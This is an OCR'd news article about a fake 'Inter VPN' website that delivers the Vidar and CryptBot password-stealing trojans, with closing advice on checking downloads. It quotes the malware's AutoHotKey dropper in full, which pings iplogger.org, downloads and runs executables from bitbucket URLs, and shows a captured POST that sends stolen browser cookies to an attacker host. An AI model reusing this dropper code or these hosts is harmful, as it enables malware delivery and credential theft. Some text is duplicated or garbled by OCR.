
2 Dangerous Trojans are being distributed heavily through fake VPN webs

International cybersecurity researchers recently discovered a fake website that hides a VPN service, but is actually used to spread and install two malicious password-stealing Trojans, Vidar and CryptBot, into the network. victim's system.

International cybersecurity researchers recently discovered a fake website that hides a VPN service, but is actually used to spread and install two malicious password-stealing Trojans, Vidar and CryptBot, into the network. victim's system. The trojans will then attempt to steal all information stored in the browser as well as important data from the victim's computer and send it to the hacker server.

Specifically, this fake website is called 'Inter VPN' and advertises itself as the "fastest VPN" to deceive the gullible. To convince those more alert, this website will continue to display images of the VPN client, which is actually an image of the legitimate VPN Pro software, like the screenshot below.



Fake website

However, in the installer of this VPN Pro software, hackers have attached trojans. If you download and activate the installer, the trojan will spread on the system. According to security experts' analysis, the installer will

continue to use AutoHotKey scripts to download several types of trojans, including Vidar and CryptBot.

This AutoHotKey script is designed so that when launched, it can send information to a malicious address named iplogger.org and then download the Vidar and CryptBot executables depending on the attack being in progress. Distributed on site.

```
HTTP.SetRequestHeader("Pragma", "no-cache")
HTTP.SetRequestHeader("Cache-Control", "no-cache, no-store")
HTTP.SetRequestHeader("If-Modified-Since", "Sat, 1 Jan 2000 00:00:00 GMT")
HTTP.send()
HTTP.WaitForResponse()
HTTP:= ComObjCreate("WinHttp.WinHttpRequest.5.1")
HTTP.Open("GET", "https://iplogger.org/1HXZt7", true)
HTTP.SetRequestHeader("User-Agent", "Mozilla/5.0 (iPhone; CPU iPhone OS 12_0 like Mac OS X)
  AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/69.0.3497.105 Mobile/15E148 Safari/605.1")
HTTP.send()
HTTP.WaitForResponse()
SetWorkingDir, %appdata%\
URLDownloadToFile, https://bitbucket.org/ekoshelek/new/downloads/003.exe, 34efcdsax.exe
While !FileExist("34efcdsax.exe")
Continue
sleep 15000
Run, 34efcdsax.exe,, UseErrorLevel
SetWorkingDir, %appdata%\
URLDownloadToFile, https://bitbucket.org/ekoshelek/new/downloads/004.exe, f3eedrgvf.exe
While !FileExist("f3eedrgvf.exe")
Continue
sleep 205000
Run, f3eedrgvf.exe,, UseErrorLevel
```

AutoHotKey Script

Once the trojans are downloaded successfully, they will immediately launch and collect various types of information in the victim's system and send it to the attacker's server. Data stolen by trojans can include browser credentials, cookies, screenshots, text files, e-wallets, and many other types of sensitive personal information. More dangerous, the entire operation will be performed in the background, so the victim is almost completely unable to detect any anomalies.

```
POST http://wwpp03.top/index.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.86 Safari/537.36
Host: wwpp03.top
Content-Length: 198029
Pragma: no-cache

----------------------------
Content-Disposition: form-data; name="file"; filename="C:\ProgramData\
\
Content-Type: application/octet-stream

PK□□□ □ □ □  OJb n\R      2 □ Browsers/Cookies/Google_Chrome_Default_Cookies.txtUT
  ][][] | io 8 k= %f1 ]_
  0(  Cv, | -:  v ^ □ 3  "Y, u  H
□ R  j  w□  x | J } ha "* @ j□[ J ○ □  EK"□  :   □u□e  j □]- Y< □z  @ ?  $ S □σ  k@.e□&  ¦ □F 2 :   0N:  +  .  + ÿ M r R
□ □ IA  f  L2  :  j  Z g  [w□ FI*□ (I1^C gF  j  □   w T □□ □q□0□
```

Traffic of CryptBot malware

Malicious Vidar traffic

To protect yourself from this type of attack, you must first ensure that the website you're about to visit has a legitimate URL. Then use a malware scanner like VirusTotal to check the safety of any software you plan to download from that site.